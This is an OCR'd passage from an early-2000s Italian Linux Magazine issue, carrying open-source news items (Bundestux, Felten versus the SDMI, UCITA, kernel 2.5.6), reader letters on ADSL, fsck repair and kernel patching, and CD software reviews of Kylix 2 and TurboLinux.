pigri e smettiamo di controllare le nostre assunzioni. Non mancano i motivi per discutere la visione di Eric. Zia Tillie è certamente ben più contenta di non perdere tempo con il proprio kernel ed adattarsi a quello che gli fornisce il proprio distributore ed è stato testato in fondo. Costruirsi il proprio kernel scaricandoselo dalla rete non è quasi mai una operazione senza sorprese. Ma l'ostilità contro l'autoconfigurazione sembra tirar fuori ben più reconditi scenari. Alcuni proprio non vogliono che Zia Tillie sia in grado di ricostruirsi il suo kernel senza neppure capire tutte le intricate interrelazioni che governano il processo di rigenerazione. Alcuni forse semplicemente hanno paura dell'inevitabile richiesta d'aiuto di Zia Tillie che finirebbe per far perdere moltissimo tempo. Altri, forse, preferiscono un mondo dove solo Pochi Selezionati (o Sacerdoti del Verbo Informatico), siano in grado di fare certe cose.

Per Informazioni:
http://www.tuxedo.org/~esr/

Bundestag free software? Microsoft insorge.

Microsoft s'infuria sulla proposta consegnata al Parlamento tedesco che prevede l'adozione dell'open source nelle istituzioni

Il parlamento tedesco deve effettivamente cambiare il proprio sistema informativo. È un fatto! E Linux è lì disponibile. È un fatto! E assolutamente comparabile con Windows. È un fatto! C'è una petizione popolare firmata da undicimila cittadini e da alcuni deputati in due giorni che chiedono di "fare la cosa giusta", e non comprare altri sistemi proprietari ma prendere in considerazione l'Open Source. E questo è un fatto molto importante. L'amministratore di Microsoft Deutschland, Kurt Sibold, ha diramato un comunicato nel quale afferma che "il software open source non garantisce di per sé una libera competizione". Secondo Sibold la campagna rappresentata dalla petizione non rappresenta altro che una "discriminazione contro i nostri prodotti e i nostri servizi, visti come antidemocratici e come un ostacolo alla democrazia". La petizione peraltro non è un gioiello di mediazione, anzi. "Queste dichiarazioni non si riferiscono al problema astratto se il software open source sia migliore di quello proprietario, ma chiedono concretamente se il parlamento tedesco debba continuare ad utilizzare una combinazione blindata fatta di sistema operativo Microsoft, del browser internet Microsoft, del client di posta elettronica Microsoft e della suite da ufficio di Microsoft o, invece, se non si debba dare una possibilità alle alternative". "L'accesso di tutti i cittadini a quanto di pubblico dominio e conoscenza può essere realizzato con razionalità e a costi ridotti attraverso il software libero.

Per Informazioni: http://www.bundestux.de/

FLASH

IBM SCEGLIE WINDOWS E LINUX

IBM farà convivere Windows e Linux sui mainframe Intel-based grazie a VMWare, il super software per desktop e workstation. Grazie a quest'ultimo IBM porta così una tecnologia normalmente adottata in mainframe Unix di fascia alta su sistemi basati sulla più economica architettura Intel ed i processori Xeon. La stessa casa sostiene che far girare più applicazioni su server singolo può contribuire a ridurre il numero di singoli sistemi e dunque i costi di manutenzione e amministrazione.

Per maggiori informazioni: http://www.ibm.com

IL PARLAMENTO TEDESCO OPTA PER LINUX


Il Parlamento tedesco sceglie Linux per 150 server istituzionali, la notizia arriva da Heise Online e riguarda i progressi che sta compiendo Bundestux, la petizione che chiede al Parlamento tedesco di portare l'open source sui sistemi informativi istituzionali. Il Bundestag ha annunciato che dal 2003 su 150 server parlamentari verranno installate "soluzioni Linux".

Per maggiori informazioni: http://punto-informatico.it/p.asp?i=39270

FreeRadioLinux. Il kernel è in onda!

La voce della libertà del software, prossimamente sulle vostre radio.


Ha solo un valore simbolico ma l'impatto è incredibile. Lo scorso 2 Febbraio sono iniziate le trasmissioni radiofoniche che per gli appassionati hanno pressappoco il ▸▸



Felten in H6. Scacco Matto!

La solitaria battaglia del professore di Princeton sembra essersi avviata alle migliore delle sue soluzioni.

Edward Felten dell'università di Princeton è diventato un po' il mito di queste pagine per come è riuscito a fregare la SDMI e il suo chairmen Leonardo Chiariglione, proveniente dallo CSELT di Torino, che pretendevano di aver inventato la soluzione definitiva per la protezione della musica online per sopperire al problema dell'MP3, lanciando presuntuosamente addirittura una sfida agli hacker di provare a "rompere" questi perfettissimi schemi di protezione. Cosa che ovviamente Felten ha fatto senza neppure passare alla fase avanzata del concorso. Nonostante questa planetaria figuraccia la SDMI e le proprie associate, che forse un ▸▸



valore delle trasmissioni "pirata" che gli Alleati fecero durante la Grande Guerra e fino alla caduta del Muro nei confronti dei paesi del blocco sovietico. FreeRadioLinux ha aperto un feed radiofonico a cui tutti possono collegarsi per ascoltare.... il kernel di Linux.
Be', sì, per quanto strano possa sembrare questa radio permette di ascoltare una voce sintetizzata che declama tutto il sorgente del kernel Linux, riga per riga.
Oltre quattro milioni di linee di codice verranno lette una dopo l'altra in un tempo stimato 14253.43 ore pari a circa seicento giorni.
Meno di due anni, giusto in tempo per la prossima versione, vero Linus?

Per informazioni: http://radioqualia.va.com.au/freeradiolinux/

po' incoscientemente avevano investito moltissimo sullo schema preparato da Chiariglione, hanno tentato proprio in tutti i modi di impedire che il professore pubblicasse i suoi risultati, minacciandolo apertamente di guai legali. Il professore era però ricorso lui in tribunale insieme agli avvocati dell'onnipresente EFF per dimostrare che la legge che invocavano i suoi oppositori era un serio ostacolo alla ricerca scientifica. Così la vittoria attuale di Felten è doppia perchè non solo ha potuto ottenere la pubblicazione di suoi risultati in barba alle minacce dei potenti dell'industria discografica ma persino che la DMCA, la legge da questi invocati, non può applicarsi alla ricerca scientifica. Per questo motivo Felten si è ritirato dalla battaglia che però adesso vede la EFF spingerla oltre per ottenere la cancellazione definitiva della DMCA come norma incostituzionale.

Per maggiori informazioni: http://www.eff.org

Un'UCITA rinnovata promette battaglia.

Affossata dalla noia, qualcuno tenta di renderla di nuovo appetibile. All'arme!

UCITA ora è in stallo. Solo due stati USA hanno approvato delle versioni modificate della legge e pochissimi altri hanno mostrato un minimo interesse. Ultimamente il comitato che aveva proposto la prima versione della legge ha tenuto un meeting per tentarne una resurrezione in extremis. Gli emendamenti risultanti sono commentati da uno dei maggiori critici della legge all'indirizzo riportato. È una lettura interessante.
Alcune delle questioni più controverse, come la possibilità dei produttori di cancellare via rete il software installato. UCITA non permetterebbe più l'introduzione nel software di porte di servizio (backdoor) dei produttori per controllare il corretto uso del proprio software (e cos'altro?). Non è inoltre più possibile per i produttori imporre il silenzio sulle critiche pubbliche degli utenti sulla rimozione eventualmente ingiustificata del software sulle proprie macchine. La UCITA originale imponeva ai produttori di software di farsi carico di una serie di garanzie per gli utenti del tutto legittime nel caso di imprese commerciali che vendono software ma che avrebbe di fatto decretato la morte del software libero, gratuito e senza garanzie com'è oggi. La UCITA rinnovata rende ancora più intricata la situazione. Sarebbe possibile la limitazione di garanzia del software concesso gratuitamente, ma non nei confronti dei consumatori singoli, e solo nei confronti delle aziende. Questo permetterebbe ad esempio ad un produttore come Microsoft di fornire un proprio prodotto come oggi Internet Explorer rientrando perfettamente in questa previsione normativa. In sostanza la nuova UCITA permetterebbe a Microsoft di fornire tutti i suoi prodotti senza alcuna garanzia alle aziende e d'altro canto impedirebbe ai programmatori di software free di fornire programmi agli utenti senza doversi accollare i costi di eventuali problemi del proprio software.

Per Informazioni: http://www.interesting-people.org/

Domino e Office su Linux con CrossOver Office

Prezzi contenuti per un software in grado di rivoluzionare il mondo aziendale Linux

La CodeWeavers Inc., ha annunciato l'uscita di CossOver Office un nuovo software che permetterà agli utenti Linux di installare ed usare Microsoft Office e Lotus Notes su un PC senza il sistema operativo Windows. Questo prima dell'avvento di questo nuovo software risultava proibitivo e per utilizzare MS Office o Lotus Notes si era obbligati ad installare un emulatore Windows e a procurarsi una licenza Microsoft, oltre all'applicazione desiderata.

Per Informazioni: http://www.prnewswire.org/

LINUS TORVALDS RILASCIA IL KERNEL 2.5.6

Dopo un breve lasso di tempo dedicato a test e revisioni varie, il padre di Linux presente la versione finale del kernel di sviluppo 2.5.6. Fra le novità introdotte in questa ultima release spicca l'inclusione del filesystem JFS della IBM. Presso http://lwn.net/daily/2.5.6.php3 è disponibile il changelog completo; la patch è disponibile presso il sito www.kernek.org/mirrors

Per maggiori informazioni: http://lwn.net/daily/2.5.6.php3

SECONDO ERIC RAYMOND: IL SISTEMA DELLE PATCH DEI KERNEL È IN PIENA CRISI

Eric Raymond, esponente di punta del movimento Open Source e altresì autore di uno dei libri "The Cathedral and the Bazaar", ha dichiarato che il sistema con cui

vengono gestite le patch del Kernel è al collasso. Torvalds ormai riceve centinaia di patch giornaliere, tanto da non permettergli l'attenzione necessaria affinché quelle degne di nota possano trovare giusto risalto in sviluppi futuri del kernel. Si rende quindi necessario che qualcuno affianchi Linus nel compito di ricevere ed esaminare le varie patch.


Per maggiori informazioni: http://www.theregister.co.uk/content/4/24245.html

EDIZIONI
MASTER

il magazine *con*nesso

Sei sempre in Rete, nel sito giusto e al momento giusto, attraverso tutorial, dossier, recensioni hardware e software, articoli di tecnica.
Trovi sempre un nesso con i tuoi interessi e le tue inclinazioni.
Allora, non aspettare, corri in edicola e poi go online!

In edicola



Cromatika

Contatti

Carissimi lettori di LinuxMAGAZINE, siamo molto contenti dell'interesse, che state dimostrando per la rivista! Come sempre siamo contenti di darvi la possibilità di approfondire alcuni aspetti della "linux-way" alla filosofia di sistema e alle possibilità di crescita personale che vengono messe a disposizione di chi si incammina lungo la "via del pinguino...". Quindi continueremo a rispondere alle mail inviate all'indirizzo linuxmag@edmaster.it (sintetizzandole per avere più spazio per le risposte), cercando di approfondire gli argomenti o le curiosità di interesse più generale. linuxmag@edmaster.it Ovviamente, per motivi riguardanti la privacy, riporteremo nomi e indirizzi di e-mail dei lettori che ci hanno scritto esattamente come riportato in fondo alla lettera.

da Marco Fortini

Guida configurazione ADSL

Spettabile Linux Magazine, oggi (su indicazione di una Mailing list Mandrake) ho comperato la vostra rivista di febbraio dove sulla copertina era indicata: "Guida COMPLETA per la configurazione ADSL". Sono rimasto deluso (sono mesi che sto lottando) perchè era preso in considerazione solo il caso "pppoe" cioè connessione attraverso scheda di rete Ethernet. In realtà le vere difficoltà le passano coloro che vogliono connettersi over ATM cioè col pppoa. Io sono uno dei tanti con ADSL e modem Alcatel Speedtouch USB (modello MANTA diverso da quello della vostra figura) senza alcuna scheda ethernet, e malgrado i numerosi Howto disponibili in rete non sono ancora riuscito a connettermi (con Mandrake 8.0 e/o 8.1). Vorrei sapere se intendete approfondire il problema che avete presentato in modo tutt'altro che COMPLETO. Convinto che darete un cenno di riscontro, Vi saluto cordialmente.

Marco Fortini

da Stefano Giuliano

ADSL: Linux e l'alta velocità

Salve,
scrivo per segnalare alcune note riguardo all'articolo ADSL: Linux e l'alta velocità apparso nel numero del 16 Febbraio 2002, a firma di Francesco Tornieri.

Prima di tutto l'articolo e` interessante e ben fatto, come tutta la rivista,e di ciò mi congratulo con l'autore e con tutti voi. Nell'articolo si dà per scontato che il collegamento alla ADSL avvenga usando il protocollo PPPoE (PPP over Ethernet), che purtroppo non e` utilizzabile con alcuni provider (per esempio Tiscali), che supportano solo PPPoA (PPP over ATM).
In questo caso è necessario effettuare operazioni differenti per collegare il PC con Linux alla ADSL, e addirittura fare attenzione all'acquisto del 'modem' ADSL da acquistare! Sarebbe un po' lungo spiegare tutto ora in questa mail, c'è spazio per un altro articolo!
Se siete interessati posso scrivere io un articolo complementare per il collegamento ADSL PPPoA, fatemi sapere.
Riguardo alla configurazione del firewall: la scheda di rete (eth0 nell'esempio) è utilizzata da PPPoE, ma non vi è (necessariamente) configurato TCP/IP, e comunque l'interfaccia di rete che ci collega ad Internet NON sarà la eth0, ma la ppp0 (o pppx) che viene attivata da PPPoE. Sarà, cioè, la ppp0 a detenere l'indirizzo IP assegnatoci dinamicamente dal provider! Risulta così inutile (o dannoso?) configurare il firewall per Proteggere accessi provenienti dalla scheda di rete eth0, poichè gli accessi da Internet provengono invece dalla ppp0, che utilizza la eth0 solo a basso livello (non con TCP/IP, direttamente con frame Ethernet). Il firewall deve essere configurato per proteggere il PC dagli accessi provenienti da ppp0 (FW_DEV_WORLD = ppp0).
Saluti

Stefano Giuliano

Risponde:

La Redazione

Caro Stefano,
saremo molto contenti di ospitare un tuo articolo

sull'argomento. Lo attendiamo con ansia.

da Giovanni Pugliese

Installazione e riparazione del sistema linux

Non sono un esperto in informatica, conosco il sistema operativo Windows e ci lavoro sia per i testi che per il foglio elettronico senza grossi problemi. Ho fatto installare da un tecnico un secondo hardisk nel mio computer, un Pentium 100 (vecchio), con il sistema operativo Linux mentre nel primo hardisk c'è installato Windows 98. Sono uno che crede molto al sistema operativo libero però ho testato su di me la difficoltà di poter lavorar in modo tranquillo. Sono convinto che la diffusione di questo sistema dipende dalla facilità di come le persone entrano in contatto senza tanti problemi. L'altro giorno si è bloccato Linux ed io non sono stato in grado di proseguire. Vi scrivo il messaggio:

/dev/hdb2
contains a file system with errors, check forced.

give root password to login:

(scrivo il nome della password)

(repair filesystem)#

A questo punto non so più andare avanti, spero di ricevere un consiglio da voi sull'istruzione da digitare. Noto che la maggior parte degli utenti Linux sono degli esperti, adesso proviamo con persone della mia esperienza (non esperti). Questo spiegherebbe la non diffusione nelle scuole o Enti pubblici e diciamo anche nelle famiglie attraverso i figli studenti.

Risponde:

Emmanuele Somma

Caro Giovanni,
se mi permetti la facile battuta questo spiega pure l'alto tasso di analfabetismo nelle scuole e negli enti pubblici. Non si può pensare di dare al sistema operativo tutte le colpe. In un caso di malfunzionamento specifico è necessario mettere in atto alcune operazioni particolari, di solito ben documentate sui manuali e sulla documentazione. Nei quattro libri su Linux che ho a casa c'è sempre riportata la soluzione al tuo problema, così come c'è nella documentazione libera, negli HOW-TO e nei manuali in linea, e come vedrai è sufficientemente semplice da poter essere imparata a memoria da chiunque. Inoltre l'adozione dei più moderni journeled file system, serve proprio ad evitare questo tipo di problemi. Quello che è successo a te è questo: è probabile che tu abbia scelto di installare il tuo Linux su un file-system non journaled, questo significa che in alcune eccezionali condizioni operative (quando ad esempio salta la corrente) il kernel non riesce a scaricare su disco il contenuto delle proprie cache. Questo fa sì che il disco risulti "sporco" avendo parti di file registrate e parti omesse. Ad una successiva ripartenza di Linux una procedura automatica tenta di riparare il file-system e spesso ci riesce senza sostanziali problemi scegliendo la migliore soluzione per una vasta gamma di problemi che si possono presentare. Nei casi in cui l'adozione di qualche provvedimento automatico

La posta del mese

da monealdrighi

C.I. elettronica:

Gentile redazione, salto gli scontati complimenti alla rivista che mantiene sempre un gradevole equilibrio tra articoli più tecnici e Approfondimenti "politici" in senso strettamente etimologico, per chiedervi se siate a conoscenza di qualche notizia attendibile sulle caratteristiche delle Nuove carte di identità elettroniche. Mi interesserebbe sopratutto sapere se sarà possibile al sottoscritto come a qualsiasi altro utente poter controllare la natura dei dati in essa contenuti oltre ad altre eventuali questioni inerenti il rispetto delle libertà individuali. Ringraziandovi anticipatamente vi auguro buon divertimento

Risponde:

Emmanuele Somma

Anche a noi piacerebbe trattare di più questi argomenti le cui intersezioni con il mondo dell'Open Source sono frequentissime e profonde. Cerchiamo di farlo nell'ambito delle news e degli approfondimenti perchè, in generale, riteniamo che comunque la tecnologia non è indifferente alle questioni di valore e di conseguenza trasforma spesso quello che può essere considerato un semplice software in un programma politico, vedi il caso di FreeNet ad esempio. E che senza dati di contesto non si comprenda il valore delle iniziative free.
Però fare il contrario, ovvero seguire come la politica si trasforma in tecnologia, questo è veramente oltre le nostre capacità, prima che possibilità. L'ottica di questa rivista è senza dubbio molto vasta se ci confrontiamo con iniziative simili, ma se la consideriamo in assoluto non possiamo non essere miopi.
Finiremmo per rendere più importante il contesto che l'oggetto del nostro impegno, produrremmo un quadro composto solo dalla cornice.

potrebbe compromettere le informazioni potenzialmente importanti presenti sul disco, Linux preferisce mettere a disposizione dell'utente una modalità "repair filesystem" che permette di fare eventualmente copie di sicurezza dei propri dati e lanciare manualmente il comando di riparazione del disco con il comando:

```
# fsck /dev/hdb2
```

Questa volta il comando agirà in modo interattivo permettendoti di scegliere quale azione intraprendere pur sempre suggerendoti la migliore. Alla fine di questa operazione è sufficiente uscire dalla shell di root per continuare la normale procedura di boot con il comando:

```
# exit
```

Nel remoto caso in cui il ripristino del file-system dovesse andar male, perchè ad esempio sono risultate corrotte delle librerie di base del sistema o altri file importanti, avere a disposizione la shell di root può permettere di reinstallare il software necessario o copiarlo da eventuali copie di backup.
Sono d'accordo che è un po' dovere di tutti gli appassionati rendere più semplice possibile questo mondo, e sono altrettanto d'accordo che come utenti non possiamo approfondire le nostre conoscenze oltre un minimo fisiologico ma se non esercitiamo un po' di responsabilità nell'acquisire proprio le informazioni essenziali di base... be' almeno non lamentiamoci che persino cuocere un uovo sodo è troppo difficile.

da Paolo Semerano

Kernel patch

Salto i meritati e ripetitivi complimenti per chiedervi delucidazioni su come si applica una patch al kernel.
Grazie mille per l'eventuale risposta.

Risponde:

la Redazione

Applicare una patch al Kernel del sistema operativo Linux spesso risulta un'operazione utilissima in quanto permette di evitare lo scaricamento dell'intero sorgente che è generalmente di mole molto più "ingombrante" rispetto alla patch.
Innanzitutto copiare il file di modifiche (patch) all'interno della directory */usr/src/*, entrati quindi nella medesima directory:

```
# cd /usr/src
```

applichiamo il file di modifiche (patch):

```
# bzip2 -dc nomefile.bz2 |patch -p1
```

o:

```
# gzip -dc nomefile.gz |patch -p0
```

nel caso di formato *.gz*.
Si può anche ricorrere all'eseguibile patch-kernel presente nella directory */usr/src/linux/scripts/*.
Così come nel metodo precedente, si copiano i file di modifiche (patch) nella directory */usr/src/* e si lancia l'eseguibile patch-kernel:

```
# cd /usr/src/linux/scripts/patch-kernel
```

la patch-kernel è in pratica uno script che provvede a cercare i file di modifiche (patch) nella directory /usr/src/ e ad applicarli.

da SpiderGif

Ricompilazione del Kernel

Amici di Linux Magazine, reputo la vostra rivista una delle migliori fra quelle che in Italia vengono pubblicate.
Vengo subito al dunque: come mai subito dopo la ricompilazione del Kernel mi viene visualizzato il messaggio di Kernel panic?
Ringraziandovi anticipatamente per la risposta che vorrete darmi, vi auguro buon proseguimento di lavoro.

Risponde:

la Redazione

Nel momento in cui si procede alla ricompilazione del Kernel, è possibile gestirne alcune parti in forma di modulo.
Quello che necessariamente non deve essere caricato sotto forma di modulo è ciò che è necessario in fase di avvio.
In questo caso infatti, il sistema non sarà in grado di avviarsi e produrrà un messaggio di Kernel panic; questo potrebbe essere il problema più plausibile.

da rakeEm

Directory /lm:

Salve..
Sono un affezionato lettore della vostra rivista e, guardando gli ultimi numeri, mi è sorto un dubbio: è ancora possibile inviarvi degli articoli?
Negli ultimi mesi infatti avete allegato delle distribuzioni complete e quindi sui cd non era presente la consueta directory /lm contenente il materiale per inviare dei contributi. Vi faccio questa domanda dal momento che uso linux ormai da anni e credo di poter scrivere qualcosa di interessante e utile per il target della vostra rivista.
Grazie per l'attenzione.

Risponde:

la Redazione

Certamente sì! Linux Magazine è sempre ben disposta a pubblicare i contributi che provengono dai propri lettori, invia quindi ogni richiesta di collaborazione alla nostra casella email: linuxmag@edmaster.it.
Molte delle iniziative che poi trovano spazio sulla rivista sono discusse nella mailing-list dello User Group (a cui ci si iscrive sulla pagina *http://groups.yahoo.com/group/linux-it/join* o spedendo un messaggio anche vuoto a *linux-it-subscribe@yahoogroups.com*) e in alcune altre liste collegate.


Speciale Sicurezza


Il software, la guida pratica e le metodologie per proteggere il PC da intrusi... e colleghi!

La **Rivista** per il professionista e l'imprenditore moderno

Office Magazine

Idee e soluzioni per l'ufficio moderno





i migliori software scelti da LINUX Magazine

Software SUL CD

Questo mese sui due CD-Rom:

la distribuzione TurboLinux 7 Workstation e una selezione aggiornata dei migliori software

Ambiente di sviluppo

BORLAND KYLIX 2

Sviluppo rapido di applicazioni e-business per Linux con i Web Services

Lo sviluppo di applicazioni per ambiente Linux è da sempre stato un passo arduo per ogni sviluppatore, software del calibro di GCC ed eMacs si sono sempre rivelati abbastanza ostici e di laborioso apprendimento. Grazie a Kylix ora lo sviluppatore ha uno strumento potente, facile e flessibile, il primo che introduce il concetto di sviluppo RAD (Rapid Application Development) in ambiente Linux, offrendo un completo set di potenti strumenti basati su standard per il controllo e la distribuzione di dati. Linux continua ad essere il SO con il più elevato tasso di crescita in ambito server, i vantaggi derivanti dai Web Services e del Web server Apache possono aiutare ad espandere l'adozione della piattaforma Linux come server di applicazioni e-business. Inoltre, le aziende sono interessate ai benefici dei Web Services per sfruttare Internet per connettere ed integrare clienti, fornitori, business partner e dipendenti dislocati in tutto il mondo anche se con piattaforme e tecnologie differenti. La piena compatibilità con Borland Delphi 6.0 (ambiente disponibile per piattaforme Windows), ne fanno un prodotto completo in grado di gestire, progettare ed implementare soluzioni cross-platform e dando quindi nuova linfa all'integrazione dei due sistemi. BizSnap estende le funzionalità del sistema operativo Linux e del Web server Apache grazie alle nuove caratteristiche per supporto di XML e Web Services. La piattaforma di sviluppo BizSnap per Web Services semplifica l'integrazione business-to-business facilitando la creazione di

Vuoi trovare qualche software particolare nei CD-Rom di Linux Magazine? Invia una mail al seguente indirizzo: linuxmag@edmaster.it


Distribuzione

TURBOLINUX SERVER 7 WORKSTATION


La distribuzione principe del mercato asiatico.

Turbolinux è un'azienda che, decidendo di rilasciare una propria distribuzione Linux, è diventata leader del mercato Linux asiatico.TurboLinux già dalle sue prime uscite sul mercato si è contraddistinta dalle altre distribuzioni ponendo l'accento sul fatto di creare differenti versioni mirate a specifici ambiti d'utilizzo: in questo modo possono risparmiare molto tempo, ad esempio gli utenti aziendali cui è sufficiente la soluzione pacchettizzata fornita dall'azienda, perché ogni elemento della distribuzione è preconfigurato e testato per funzionare perfettamente integrandosi con il resto del software incluso. Oltre alle versioni workstation e server, Turbolinux offre distribuzioni progettate per essere installate in configurazione cluster (Cluster Server) e per il supporto ai database IBM Db2 e Oracle 8i. Grazie alla partnership con IBM, Turbolinux offre inoltre versioni mirate ai server iSeries, pSeries e S/390, fornendo gli stessi servizi di rete delle altre più comuni distribuzioni presenti sul mercato. La propensione di Turbolinux all'uso sui sistemi desktop è piuttosto scarsa, e ci sentiamo di indicare per questa fascia di mercato distribuzioni come Mandrake o SuSE. TurboLinux pone la sua attenzione nel garantire agli utenti la sicurezza della propria distribuzione, cercando di impedire potenziali exploit di servizi di rete come telnet e Ftp. A differenza di molti dei prodotti concorrenti, questi servizi sono tra l'altro disattivati secondo le impostazioni di default. Turbolinux è corredata da una versione sicura di Apache, dal software di controllo del server Tripwire e da OpenSsh. Le utility incluse in Turbolinux, chiamate Turbo Tools, forniscono un'interfaccia per la configurazione e l'amministrazione dei servizi più comuni e delle applicazioni.

Web Services XML/SOAP per connettere in modo trasparente le applicaizoni di clienti e fornitori. Kylix permette di scambiare, trasformare, e manipolare documenti XML e creare applicazioni che possano comunicare direttamente con quelle dei partner, con piattaforme abilitate ai Web Services come .Net e BizTalk di Microsoft, e Sun ONE di Sun Microsystems. La potenza e la velocità dello sviluppo RAD disponibile anche per le applicazioni Webgrazie a WebSnap. Kylix 2 con WebSnap trasforma il web server Apache in un potente server di classe enterprise per applicazioni web database-driven. WebSnap offre la potenza e la velocità dello sviluppo RAD basato su componenti per lo sviluppo di applicazioni Web per Apache, aumentando l'efficienza del team di sviluppo e l'affidabilità del vostro codice. Il framework offerto da WebSnap permette di portare le attuali applicazioni verso il Web attraverso un'architettura orientata agli oggetti, basata su gerarchie di pagine web database-centriche. Il supporto dei componenti WebSnap per JavaScript consente una semplice personalizzazione ed integrazione delle applicazioni all'interno del proprio sito Web sviluppato con strumenti tradizionali quali Microsoft FrontPage e Macromedia Dreamweaver. DataSnap è totalmente



